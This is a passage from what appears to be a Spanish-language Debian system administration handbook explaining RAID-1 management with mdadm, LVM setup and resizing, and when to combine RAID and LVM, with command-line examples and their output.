A veces no se encuentran inmediatamente disponibles dos discos cuando uno desea iniciar un espejo RAID-1, por ejemplo porque uno de los discos que uno planea utilizar está siendo utilizado y contiene los datos que uno quiere almacenar en el array. En estas situaciones, es posible crear intencionalmente un array RAID-1 degradado si se utiliza `missing` en lugar del archivo del dispositivo como uno de los parámetros de **mdadm**. Una vez que copió los datos al «espejo», puede agregar el disco antiguo al array. Luego ocurrirá la fase de sincronización, proveyendo la redundancia que deseábamos en primer lugar.

SUGERENCIA Configuración de un espejo sin sincronización

Usualmente creará volúmenes RAID-1 para ser utilizados como un disco nuevo, generalmente considerados en blanco. El contenido inicial del disco no es realmente relevante, ya que uno sólo necesita saber que se podrán acceder luego a los datos escritos luego que creamos el volumen, en particular: el sistema de archivos.

Por lo tanto, uno podría preguntarse el sentido de sincronizar ambos discos al momento de crearlo. ¿Porqué importa si el contenido es idéntico en las zonas del volumen que sabemos sólo serán accedidas luego que escribamos en ellas?

Afortunadamente, puede evitar esta fase de sincronización con la opción `--assume-clean` de **mdadm**. Sin embargo, esta opción puede llevar a sorpresas en casos en el que se lean los datos iniciales (por ejemplo, si ya existe un sistema de archivos en los discos físicos), lo que explica porqué no es activada de forma predeterminada.

Veamos ahora qué sucede cuando falla uno de los elementos del array RAID-1. **mdadm**, su opción `--fail` en particular, permite simular tal fallo:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
```

Version :	1.2
Creation Time :	Mon Feb 28 02:07:48 2022
Raid Level :	raid1
Array Size :	4189184 (4.00 GiB 4.29 GB)
Used Dev Size :	4189184 (4.00 GiB 4.29 GB)
Raid Devices :	2
Total Devices :	2
Persistence :	Superblock is persistent
Update Time :	Mon Feb 28 02:15:34 2022
State :	clean, degraded
Active Devices :	1
Working Devices :	1
Failed Devices :	1
Spare Devices :	0

Consistency Policy : resync

Name :	debian:1 (local to host debian)
UUID :	2dfb7fd5:e09e0527:0b5a905a:8334adb8
Events :	19

Number	Major	Minor	RaidDevice	State	
0	8	34	0	active sync	/dev/sdd2
-	0	0	1	removed	
1	8	48	-	faulty	/dev/sde

El contenido del volumen continúa accesible (y, si está montado, las aplicaciones no lo notarán), pero ya no se asegura la seguridad de los datos: en caso que falle el disco `sdd`, perderá los datos. Deseamos evitar este riesgo, por lo que reemplazaremos el disco fallido con uno nuevo, `sdf`:

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
    Version : 1.2
```

```

Creation Time : Mon Feb 28 02:07:48 2022
Raid Level : raid1
Array Size : 4189184 (4.00 GiB 4.29 GB)
Used Dev Size : 4189184 (4.00 GiB 4.29 GB)
Raid Devices : 2
Total Devices : 3
Persistence : Superblock is persistent

Update Time : Mon Feb 28 02:25:34 2022
State : clean, degraded, recovering
Active Devices : 1
Working Devices : 2
Failed Devices : 1
Spare Devices : 1

Consistency Policy : resync

Rebuild Status : 47% complete

Name : debian:1 (local to host debian)
UUID : 2dfb7fd5:e09e0527:0b5a905a:8334adb8
Events : 39

Number Major Minor RaidDevice State
0 8 34 0 active sync /dev/sdd2
2 8 64 1 spare rebuilding /dev/sdf

1 8 48 - faulty /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
Version : 1.2
Creation Time : Mon Feb 28 02:07:48 2022
Raid Level : raid1
Array Size : 4189184 (4.00 GiB 4.29 GB)
Used Dev Size : 4189184 (4.00 GiB 4.29 GB)
Raid Devices : 2
Total Devices : 3
Persistence : Superblock is persistent

Update Time : Mon Feb 28 02:25:34 2022
State : clean
Active Devices : 2
Working Devices : 2
Failed Devices : 1
Spare Devices : 0

Consistency Policy : resync

Name : debian:1 (local to host debian)
UUID : 2dfb7fd5:e09e0527:0b5a905a:8334adb8
Events : 41

Number Major Minor RaidDevice State
0 8 34 0 active sync /dev/sdd2
2 8 64 1 active sync /dev/sdf

1 8 48 - faulty /dev/sde

```

Nuevamente, el núcleo automáticamente inicia una fase de reconstrucción durante la que el volumen, aunque continúa disponible, se encuentra en modo degradado. Una vez finalizada la reconstrucción, el array RAID volverá a estado normal. Uno puede indicarle al sistema que eliminará el disco `sde` del array, para obtener un espejo RAID clásico en dos discos:

```

# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:

```

```
[...]
  Number   Major   Minor   RaidDevice State
    0         8     34         0   active sync   /dev/sdd2
    2         8     64         1   active sync   /dev/sdf
```

De allí en adelante, puede quitar físicamente el dispositivo la próxima vez que se apague el servidor, o inclusive quitarlo en caliente si la configuración del hardware lo permite. Tales configuraciones incluyen algunos controladores SCSI, la mayoría de los discos SATA y discos externos USB o Firewire.

12.1.1.3. RespalDOS de la configuración

La mayoría de los metadatos de los volúmenes RAID se almacenan directamente en los discos que componen dichos arrays, de esa forma el núcleo puede detectar el array y sus componentes y ensamblarlos automáticamente cuando inicia el sistema. Sin embargo, se recomienda respaldar esta configuración ya que esta detección no es infalible y, como no podía ser de otra forma, fallará precisamente cuando menos se espere. En nuestro ejemplo, si el fallo del disco `sde` hubiese sido real (en lugar de simulado) y se hubiese reiniciado el sistema sin quitar el disco `sde`, éste se podría utilizar de nuevo debido a que se ha probado durante el reinicio. El núcleo entonces tendría tres elementos físicos, cada uno de los cuales indica poseer la mitad del mismo volumen RAID. Otra fuente de confusión es cuando se consolidan en un servidor volúmenes RAID de dos servidores. Si los arrays funcionaban normalmente antes de quitar los discos, el núcleo podrá detectarlos y reconstruir los pares correctamente; pero si los discos mudados se encontraban agrupados como `md1` en el antiguo servidor pero el nuevo servidor ya posee un grupo `md1`, se modificará el nombre de uno de los espejos.

Por lo tanto es importante respaldar la configuración, aunque sea tan sólo como referencia. La forma estándar de realizarlo es editar el archivo `/etc/mdadm/mdadm.conf`, a continuación un ejemplo del mismo:

Ejemplo 12.1. Archivo de configuración de mdadm

```
# mdadm.conf
#
# !NB! Run update-initramfs -u after updating this file.
# !NB! This will ensure that initramfs has an uptodate copy.
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md/0 metadata=1.2 UUID=a75ac628:b384c441:157137ac:c04cd98c name=debian:0
ARRAY /dev/md/1 metadata=1.2 UUID=2dfb7fd5:e09e0527:0b5a905a:8334adb8 name=debian:1
# This configuration was auto-generated on Mon, 28 Feb 2022 01:53:48 +0100 by mkconf
```

Uno de los detalles más útiles es la opción `DEVICE`, que enumera los dispositivos en los que el sistema buscará componentes de un volumen RAID automáticamente cuando inicia. En nuestro ejemplo, reemplazamos el valor predeterminado, `partitions containers`, con una lista explícita de archivos de dispositivos, ya que para algunos volúmenes elegimos utilizar discos enteros y no sólo particiones.

Las dos últimas líneas en nuestro ejemplo son las que le permiten al núcleo seleccionar de forma segura qué número de volumen asignar a qué array. Los metadatos almacenados en los mismos discos son suficientes para reconstruir los volúmenes, pero no para determinar el número del mismo (y el nombre del dispositivo `/dev/md*` correspondiente).

Afortunadamente, puede generar estas líneas automáticamente:

```
# mdadm --misc --detail --brief /dev/md?  
ARRAY /dev/md/0 metadata=1.2 UUID=a75ac628:b384c441:157137ac:c04cd98c name=debian:0  
ARRAY /dev/md/1 metadata=1.2 UUID=2dfb7fd5:e09e0527:0b5a905a:8334adb8 name=debian:1
```

El contenido de estas dos últimas líneas no depende de la lista de discos incluidos en el volumen. Por lo tanto, no es necesario regenerar estas líneas cuando reemplace un disco fallido con uno nuevo. Por el otro lado, debe asegurarse de actualizar el archivo cuando cree o elimine un array RAID.

12.1.2. LVM

LVM, el *gestor de volúmenes lógicos* («Logical Volume Manager»), es otra forma de abstraer volúmenes lógicos de su soporte físico, que se enfoca en ofrecer mayor flexibilidad en lugar de aumentar confiabilidad. LVM permite modificar un volumen lógico de forma transparente a las aplicaciones; por ejemplo, es posible agregar nuevos discos, migrar sus datos y eliminar discos antiguos sin desmontar el volumen.

12.1.2.1. Conceptos de LVM

Se consigue esta flexibilidad con un nivel de abstracción que incluye tres conceptos.

Primero, el PV (*volumen físico*: «Physical Volume») es la entidad más cercana al hardware: pueden ser particiones en un disco, un disco completo o inclusive cualquier dispositivo de bloque (también un array RAID, por ejemplo). Sepa que cuando configura un elemento físico como PV para LVM, sólo debe acceder al mismo a través de LVM, de lo contrario confundirá al sistema.

Puede agrupar una cantidad de PVs en un VG (*grupo de volúmenes*: «Volume Group»), lo que puede compararse con discos virtuales y extensibles. Los VGs son abstractos y no aparecerán como un archivo de dispositivo en la jerarquía `/dev`, por lo que no hay riesgo de utilizarlos directamente.

El tercer tipo de objeto es el LV (*volumen lógico*: «Logical Volume»), que es una porción de un VG; si continuamos con la analogía de un VG-como-disco, un LV se compara a una partición. El LV será un dispositivo de bloque que tendrá un elemento en `/dev` y puede utilizarlo como lo haría con cualquier partición física (usualmente, almacenar un sistema de archivos o espacio de intercambio).

Lo importante es que la división de un VG en varios LVs es completamente independiente de sus componentes físicos (los PVs). Puede dividir un VG con un sólo componente físico (un disco por ejemplo) en una docena de volúmenes lógicos; similarmente, un VG puede utilizar varios discos físicos y aparecer como sólo un volumen lógico grande. La única limitación es que, obviamente, el tamaño total asignado a un LV no puede ser mayor que la capacidad total de los PVs en el grupo de volúmenes.

Generalmente tiene sentido, sin embargo, mantener el mismo tipo de homogeneidad entre los componentes físicos de un VG y dividir el VG en volúmenes lógicos que tendrán patrones de uso similares. Por ejemplo, si el hardware disponible incluye discos rápidos y discos lentos, podría agrupar los discos rápidos en un VG y los lentos en otro; puede asignar pedazos del primero a aplicaciones que necesiten acceso rápido a los datos y mantener el segundo para tareas menos exigentes.

En cualquier caso, recuerde que un LV no está asociado especialmente a ningún PV. Es posible influenciar dónde se almacenarán físicamente los datos de un LV, pero esta posibilidad no es necesaria para el uso diario. Por el contrario, cuando evolucionan los componentes físicos de un VG, puede migrar las ubicaciones físicas del almacenamiento que corresponden a un LV particular (siempre manteniéndose dentro de los PVs asignados al VG por supuesto).

12.1.2.2. Configuración de LVM

Sigamos ahora, paso a paso, el proceso de configuración de LVM para un caso de uso típico: deseamos simplificar una situación compleja de almacenamiento. Situaciones como esta generalmente ocurren luego de una historia larga y complicada de medidas temporales que se acumulan. A modo ilustrativo utilizaremos un servidor en el que las necesidades de almacenamiento cambiaron con el tiempo, lo que culminó en un laberinto de particiones disponibles divididas en varios discos parcialmente utilizados. En términos más concretos, están disponibles las siguientes particiones:

- en el disco `sdb`, una partición `sdb2` de 4Gb;
- en el disco `sdc`, una partición `sdc3` de 3 GB;
- el disco `sdd`, de 4 GB, completamente disponible;
- en el disco `sdf`, una partición `sdf1` de 4 GB y una partición `sdf2` de 5GB.

Además, asumiremos que los discos `sdb` y `sdf` son más rápidos que los otros dos.

Nuestro objetivo es configurar tres volúmenes lógicos para tres aplicaciones diferentes: un servidor de archivos que necesita 5 GB como espacio de almacenamiento, una base de datos (1 GB) y un poco de espacio para respaldos (12 GB). Los primeros dos necesitan buen rendimiento, pero los respaldos son menos críticos en cuanto a velocidad de acceso. Todas estas limitaciones evitan que simplemente utilicemos particiones; utilizar LVM puede abstraer el tamaño físico de los dispositivos, por lo que el único límite es el espacio total disponible.

El paquete `lvm2` y sus dependencias contienen las herramientas necesarias. Después de instalarlos, configurar LVM son tres pasos que coinciden con los tres niveles de conceptos.

Primero, prepararemos los volúmenes físicos utilizando **`pvcreate`**:

```
# pvcreate /dev/sdb2
Physical volume "/dev/sdb2" successfully created.
# pvdisplay
"/dev/sdb2" is a new physical volume of "4.00 GiB"
--- NEW Physical volume ---
PV Name                /dev/sdb2
VG Name
PV Size                4.00 GiB
Allocatable            NO
PE Size                0
Total PE               0
Free PE                0
Allocated PE           0
PV UUID                yK0K6K-clbc-wt6e-qk9o-aUh9-oQqC-k1T71B

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
Physical volume "/dev/sdc3" successfully created.
Physical volume "/dev/sdd" successfully created.
Physical volume "/dev/sdf1" successfully created.
Physical volume "/dev/sdf2" successfully created.
# pvdisplay -C
PV      VG Fmt  Attr PSize PFree
/dev/sdb2    lvm2 ---  4.00g 4.00g
/dev/sdc3    lvm2 ---  3.00g 3.00g
/dev/sdd     lvm2 ---  4.00g 4.00g
/dev/sdf1    lvm2 ---  4.00g 4.00g
/dev/sdf2    lvm2 ---  5.00g 5.00g
```

Hasta ahora, todo va bien; sepa que puede configurar un PV en un disco completo así como también en particiones individuales del mismo. Como mostramos, el programa **`pvdisplay`** enumera los PVs existentes, con dos formatos de salida posibles.

Ahora agruparemos estos elementos físicos en VGs utilizando **`vgcreate`**. Reuniremos PVs de los discos rápidos en el VG `vg_critical`; el otro VG, `vg_normal` también incluirá los elementos más lentos.

```
# vgcreate vg_critical /dev/sdb2 /dev/sdf1
Volume group "vg_critical" successfully created
# vgdisplay
```

```

--- Volume group ---
VG Name          vg_critical
System ID
Format           lvm2
Metadata Areas   2
Metadata Sequence No 1
VG Access        read/write
VG Status        resizable
MAX LV           0
Cur LV          0
Open LV          0
Max PV           0
Cur PV          2
Act PV           2
VG Size          7.99 GiB
PE Size          4.00 MiB
Total PE         2046
Alloc PE / Size  0 / 0
Free PE / Size   2046 / 7.99 GiB
VG UUID          JgFWU3-emKg-9QA1-stPj-FkGX-mGFb-4kzylG

```

```

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
Volume group "vg_normal" successfully created
# vgdisplay -C
VG      #PV #LV #SN Attr   VSize   VFree
vg_critical  2  0  0 wz--n-   7.99g   7.99g
vg_normal    3  0  0 wz--n- <11.99g <11.99g

```

Aquí también los programas son bastante directos (y **vgdisplay** también propone dos formatos de salida). Sepa que es posible utilizar dos particiones del mismo disco físico en dos VGs diferentes. Además utilizamos el prefijo **vg_** para el nombre de nuestros VGs, pero es sólo una convención.

Ahora contamos con dos «discos virtuales», de alrededor 8 GB y 12 GB de tamaño respectivamente. Ahora los repartiremos en «particiones virtuales» (LVs). Esto involucra el programa **lvcreate** y una sintaxis ligeramente más compleja:

```

# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
Logical volume "lv_files" created.
# lvdisplay
--- Logical volume ---
LV Path                /dev/vg_critical/lv_files
LV Name                lv_files
VG Name                vg_critical
LV UUID                Nr62xe-Zu7d-0u3z-Yyyp-7Cj1-Ej2t-gw04Xd
LV Write Access        read/write
LV Creation host, time debian, 2022-03-01 00:17:46 +0100
LV Status              available
# open                 0
LV Size                5.00 GiB
Current LE             1280
Segments               2
Allocation             inherit
Read ahead sectors     auto
- currently set to     256
Block device           253:0

# lvcreate -n lv_base -L 1G vg_critical
Logical volume "lv_base" created.
# lvcreate -n lv_backups -L 11.98G vg_normal
Rounding up size to full physical extent 11.98 GiB
Rounding up size to full physical extent 11.98 GiB
Logical volume "lv_backups" created.
# lvdisplay -C
LV      VG      Attr      LSize   Pool Origin Data%  Meta%  Move Log Cpy%Sync Convert
lv_base vg_critical -wi-a----- 1.00g
lv_files vg_critical -wi-a----- 5.00g
lv_backups vg_normal -wi-a----- 11.98g

```

Necesita dos parámetros cuando cree volúmenes lógicos; debe proveerlos a **lvcreate** como opciones. Especificará el nombre del LV a crear con la opción **-n** y, usualmente, su tamaño con la opción **-L**. Por supuesto, también necesitaremos indicarle sobre qué VG trabajar, de allí el último parámetro en la ejecución.

YENDO MÁS ALLÁ Opciones de **lvcreate**

El programa **lvcreate** tiene varias opciones que modifican la creación del LV.

Primero describamos la opción **-l**, con la que puede indicar el tamaño del LV como una cantidad de bloques (en lugar de las unidades «humanas» que utilizamos en el ejemplo). Estos bloques (PEs en términos de LVM, *extensiones físicas*: «physical extents») son unidades de espacio de almacenamiento contiguo en los PVs, y no pueden dividirse entre LVs. Cuando uno desea definir el espacio de almacenamiento para un LV con cierta precisión, por ejemplo para utilizar todo el espacio disponible, generalmente es preferible utilizar la opción **-l** en lugar de **-L**.

También es posible sugerir la ubicación física de un LV para que se almacenen sus extensiones en un PV particular (obviamente limitándose a aquellas asignadas al VG). Dado que sabemos que **sdb** es más rápido que **sdf**, desearíamos almacenar **lv_base** allí si nos interesa darle una ventaja al servidor de base de datos comparado con el servidor de archivos. De esa forma, la orden a ejecutar sería: **lvcreate -n lv_base -L 1G vg_critical /dev/sdb2**. Sepa que esta ejecución puede fallar si el PV no posee suficientes extensiones libres. En nuestro ejemplo, probablemente deberíamos crear **lv_base** antes que **lv_files** para evitar esta situación — o liberar algo de espacio en **sdb2** con el programa **pvmove**.

Una vez que creó los volúmenes lógicos, éstos serán archivos de dispositivos de bloque en **/dev/mapper/**:

```
# ls -l /dev/mapper
total 0
crw----- 1 root root 10, 236 Mar 1 00:17 control
lrwxrwxrwx 1 root root 7 Mar 1 00:19 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Mar 1 00:17 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root 7 Mar 1 00:19 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-*
brw-rw---- 1 root disk 253, 0 Mar 1 00:17 /dev/dm-0
brw-rw---- 1 root disk 253, 1 Mar 1 00:19 /dev/dm-1
brw-rw---- 1 root disk 253, 2 Mar 1 00:19 /dev/dm-2
```

NOTA Autodetección de volúmenes LVM

Cuando inicia el equipo, el **lvm2-activation systemd service unit** ejecuta **vgchange -aay** para "activar" grupos de volúmenes: escanea los dispositivos disponibles; registra en el subsistema LVM a aquellos que fueron inicializados como volúmenes físicos para LVM, agrupa aquellos que pertenecen a grupos de volúmenes e inicializa y hace disponibles los volúmenes lógicos relevantes. Por lo tanto, no es necesario editar archivos de configuración cuando crea o modifica volúmenes LVM.

Sepa, sin embargo, que se respalda la distribución de los elementos de LVM (volúmenes físicos y lógicos y grupos de volúmenes) en **/etc/lvm/backup**, lo cual puede ser útil en caso de algún problema (o tan sólo para espiar tras bambalinas).

Para hacer las cosas más sencillas, se crean enlaces simbólicos convenientes en directorios que coinciden con los VGs:

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Mar 1 00:19 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Mar 1 00:17 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Mar 1 00:19 lv_backups -> ../dm-2
```

Puede utilizar LVs exactamente de la misma forma que particiones estándar:

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.46.2 (28-Feb-2021)
Discarding device blocks: done
Creating filesystem with 3140608 4k blocks and 786432 inodes
Filesystem UUID: 7eaf0340-b740-421e-96b2-942cdbf29cb3
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208
```

```
Allocating group tables: done
Writing inode tables: done
```



```
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done
```

```
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                                Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups          12G   24K   12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base                  /srv/base                ext4 defaults 0 2
/dev/vg_critical/lv_files                 /srv/files               ext4 defaults 0 2
/dev/vg_normal/lv_backups                 /srv/backups             ext4 defaults 0 2
```

Desde el punto de vista de las aplicaciones, todas las pequeñas particiones se encuentran abstraídas en un gran volumen de 12 GB con un nombre más amigable.

12.1.2.3. LVM en el tiempo

Aún cuando es conveniente poder agrupar particiones o discos físicos, esta no es la principal ventaja que provee LVM. La flexibilidad que brinda es especialmente notable con el paso del tiempo cuando evolucionan las necesidades. En nuestro ejemplo, supongamos que debemos almacenar nuevos archivos grandes y que el LV dedicado al servidor de archivos es demasiado pequeño para contenerlos. Debido a que no utilizamos todo el espacio disponible en `vg_critical`, podemos aumentar el tamaño de `lv_files`. Para ello, utilizaremos el programa `lvresize` y luego `resize2fs` para adaptar el sistema de archivos según corresponda:

```
# df -h /srv/files/
Filesystem                                Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files           4.9G   4.2G   485M   90% /srv/files
# lvsdisplay -C vg_critical/lv_files
LV      VG      Attr      LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync Convert
lv_files vg_critical -wi-ao---- 5.00g
# vgsdisplay -C vg_critical
VG      #PV #LV #SN Attr   VSize VFree
vg_critical  2   2   0 wz--n- 7.99g 1.99g
# lvresize -L 6G vg_critical/lv_files
Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to 6.00 GiB (1536 extents).
Logical volume vg_critical/lv_files successfully resized.
# lvsdisplay -C vg_critical/lv_files
LV      VG      Attr      LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync Convert
lv_files vg_critical -wi-ao---- 6.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.46.2 (28-Feb-2021)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1572864 (4k) blocks long.

# df -h /srv/files/
Filesystem                                Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files           5.9G   4.2G   1.5G   75% /srv/files
```

PRECAUCIÓN Redimensión de sistemas de archivos

No todos los sistemas de archivos pueden cambiar su tamaño fácilmente; modificar un volumen, por lo tanto, requerirá primero desmontar el sistema de archivos y volver a montarlo luego. Por supuesto, si uno desea disminuir el espacio asignado a un LV, primero debe reducir el sistema de archivos; el orden se invierte cuando el cambio de tamaño es en la otra dirección: primero debe aumentar el volumen lógico antes que el sistema de archivos que contiene. Es bastante directo ya que en ningún momento el sistema de archivos puede ser más grande que el dispositivo de bloques en el que reside (tanto cuando éste dispositivo sea una partición física o volumen lógico).

Los sistemas de archivos ext3, ext4 y xfs pueden agrandarse sin desmontarlos; deberá desmontarlos para reducirlos. El sistema de archivos reiserfs permite cambiar el tamaño en cualquier dirección sin desmontarlo. El venerable ext2 no lo permite y siempre necesitará desmontarlo primero.

Podemos proceder de una forma similar para extender el volumen que almacena la base de datos, sólo que habremos alcanzado el límite de espacio disponible del VG:

```
# df -h /srv/base/
Filesystem                Size      Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 974M    883M    25M   98% /srv/base
# vgdisplay -C vg_critical
VG                #PV #LV #SN Attr   VSize  VFree
vg_critical       2   2   0 wz--n- 7.99g 1016.00m
```

Esto no importa ya que LVM permite agregar volúmenes físicos a grupos de volúmenes existentes. Por ejemplo, podríamos haber notado que la partición `sdb3`, que se encontraba fuera de LVM hasta ahora, sólo contenía archivos que se podían mover a `lv_backups`. Ahora podremos reciclarla e integrarla al grupo de volúmenes y reclamar así espacio disponible. Este es el propósito del programa **vgextend**. Por supuesto, antes se debe preparar la partición como un volumen físico. Una vez extendido VG, se pueden ejecutar órdenes similares a las anteriores para aumentar el volumen lógico y luego el sistema de archivos:

```
# pvcreate /dev/sdb3
Physical volume "/dev/sdb3" successfully created.
# vgextend vg_critical /dev/sdb3
Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
VG                #PV #LV #SN Attr   VSize  VFree
vg_critical       3   2   0 wz--n- <12.99g <5.99g
# lvresize -L 2G vg_critical/lv_base
[...]
# resize2fs /dev/vg_critical/lv_base
[...]
# df -h /srv/base/
Filesystem                Size      Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 2.0G    886M    991M   48% /srv/base
```

YENDO MÁS ALLÁ LVM avanzado

LVM también se adapta a usuarios más avanzados que pueden especificar a mano muchos detalles. Por ejemplo, un administrador puede adaptar el tamaño de los bloques que componen a los volúmenes lógicos y físicos así como también la distribución física. También es posible mover bloques entre PVs, por ejemplo, para ajustar el rendimiento o, lo que es menos interesante, liberar un PV cuando uno necesite extraer el disco físico correspondiente del VG (ya sea para asociarlo a otro VG o para eliminarlo completamente de LVM). Las páginas de manual que describen estos programas generalmente son claras y detalladas. Un buen punto de partida es la página de manual `lvm(8)`.

12.1.3. ¿RAID o LVM?

Tanto RAID como LVM proveen ventajas indiscutibles tan pronto como uno deja el caso simple de un equipo de escritorio con sólo un disco duro en el que los patrones de uso no cambian con el tiempo. Sin embargo, RAID y LVM toman direcciones diferentes, con objetivos distintos y es legítimo preguntarse cuál utilizar. La respuesta más apropiada, por supuesto, dependerá de los requerimientos actuales y previstos.

Hay unos pocos casos simples en los que no surge esta pregunta. Si los requisitos son proteger los datos contra fallos de hardware, obviamente entonces configurará RAID en un array de discos redundantes ya que LVM no soluciona este problema realmente. Si, por el otro lado, necesita un esquema de almacenamiento flexible en el que los volúmenes sean independientes de la distribución física de los discos, RAID no es de mucha ayuda y LVM es la elección natural.

NOTA Si el rendimiento importa...

Si la velocidad de entrada/salida es esencial, especialmente en cuanto a tiempos de acceso, utilizar LVM y/o RAID es una de las numerosas combinaciones que tendrán impacto en el rendimiento y esto influirá en las decisiones sobre cuál elegir. Sin embargo, estas diferencias de rendimiento son realmente mínimas y sólo se podrán medir en unos pocos casos de uso. Si importa el rendimiento, la mejor ganancia que puede obtener sería utilizar medios de almacenamiento no rotativos (*solid-state drives* unidades de estado sólido o SSDs); su costo por megabyte es más alto que otros discos duros estándar y su capacidad generalmente es menor, pero proveen un rendimiento excelente para accesos aleatorios. Si el patrón de uso incluye muchas operaciones de entrada/salida distribuidas en todo el sistema de archivos, por ejemplo en bases de datos donde con frecuencia se ejecutan consultas complejas, la ventaja de ejecutarlas en un SSD sobrepasan cualquier ganancia de elegir LVM sobre RAID o su

inversa. En estas situaciones, la selección se ha de determinar por otras consideraciones que no sea sólo la velocidad ya que se puede controlar este aspecto más fácilmente utilizando SSDs.

El tercer caso notable de uso es uno en el que uno sólo desea agrupar dos discos en un solo volumen, ya sea por razones de rendimiento o para tener sólo un sistema de archivos más grande que cualquiera de los discos disponibles. Puede solucionar este caso tanto con RAID-0 (o inclusive RAID lineal) como con un volumen LVM. Cuando se encuentre con esta situación, y sin limitaciones adicionales (por ejemplo, ser consistente con el resto de los equipos si sólo utilizan RAID), generalmente elegirá utilizar LVM. La configuración inicial es ligeramente más compleja y es compensada por la flexibilidad adicional que provee LVM si cambian los requisitos o necesita agregar nuevos discos.

Luego por supuesto, está el caso de uso realmente interesante, en el que el sistema de almacenamiento debe ser resistente a fallos de hardware y también flexible en cuanto a la asignación de volúmenes. Ni RAID ni LVM pueden solucionar ambos requisitos por sí mismos; no importa, esta es la situación en la que utilizaremos ambos al mismo tiempo — o más bien, uno sobre el otro. El esquema más utilizado, casi un estándar desde que RAID y LVM son suficientemente maduros, es asegurar redundancia en los datos primero agrupando discos en una cantidad menor de arrays RAID grandes y luego utilizar estos arrays RAID como volúmenes físicos LVM; conseguirá las particiones lógicas para los sistemas de archivo a partir de estos LVs. El punto fuerte de esta configuración es que, cuando falla un disco, sólo necesitará reconstruir una pequeña cantidad de arrays RAID, de esa forma limitando el tiempo que utiliza el administrador en recuperarlo.

Veamos un caso concreto: el departamento de relaciones públicas en Falcot Corp necesita una estación de trabajo para edición de video, pero el presupuesto del mismo no permite invertir en hardware de gama alta desde el principio. Se decide entonces utilizar el presupuesto en hardware específico a la naturaleza gráfica del trabajo (pantalla y tarjeta de video) y utilizar hardware genérico para el almacenamiento. Sin embargo, como es bastante sabido, el video digital tiene ciertas necesidades particulares para su almacenamiento: una gran cantidad de datos que guardar y es importante la tasa de rendimiento para leer y escribir estos datos es importante para el rendimiento general del sistema (más que el tiempo típico de acceso, por ejemplo). Necesita cumplir estos requisitos con hardware genérico, en este caso dos discos duros SATA de 300 Gb; los datos del sistema también han de ser resistentes a los fallos del hardware, así como algunos de los datos del usuario. Los clips de vídeo editados deben de estar seguros, pero las secuencias de vídeo pendientes de edición son menos críticas, ya que aún están en las cintas de vídeo.

Satisfacemos estas limitaciones combinando RAID-1 y LVM. Conectamos los discos a dos controladoras SATA diferentes para optimizar el acceso en paralelo y reducir el riesgo de fallos simultáneos, por lo que aparecerán como `sda` y `sdc`. Los particionamos de forma idéntica según el siguiente esquema:

```
# sfdisk -l /dev/sda
Disk /dev/sda: 894.25 GiB, 960197124096 bytes, 1875385008 sectors
Disk model: SAMSUNG MZ7LM960
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: BB14C130-9E9A-9A44-9462-6226349CA012

Device          Start      End      Sectors  Size Type
/dev/sda1        2048      4095      2048      1M BIOS boot
/dev/sda2         4096 100667391 100663296    48G Linux RAID
/dev/sda3 100667392 134221823 33554432    16G Linux RAID
/dev/sda4 134221824 763367423 629145600   300G Linux RAID
/dev/sda5 763367424 1392513023 629145600   300G Linux RAID
/dev/sda6 1392513024 1875384974 482871951 230.3G Linux LVM
```

- Las primeras particiones de ambos discos son particiones de arranque BIOS.
- Las dos próximas particiones `sda2` y `sdc2` (unos 48 GB) se montan en un volumen RAID-1, `md0`. Este espejo se utiliza directamente para almacenar el sistema de archivos raíz.

- Las particiones `sda3` y `sdc3` se montan en un volumen RAID-0, `md1`, y utilizada como partición de intercambio, proporcionando un total de 32 GB de espacio de intercambio. Los sistemas modernos pueden proporcionar mucha RAM y nuestro sistema no necesitará hibernación. Así que con esta cantidad añadida, es poco probable que nuestro sistema se quede sin memoria.
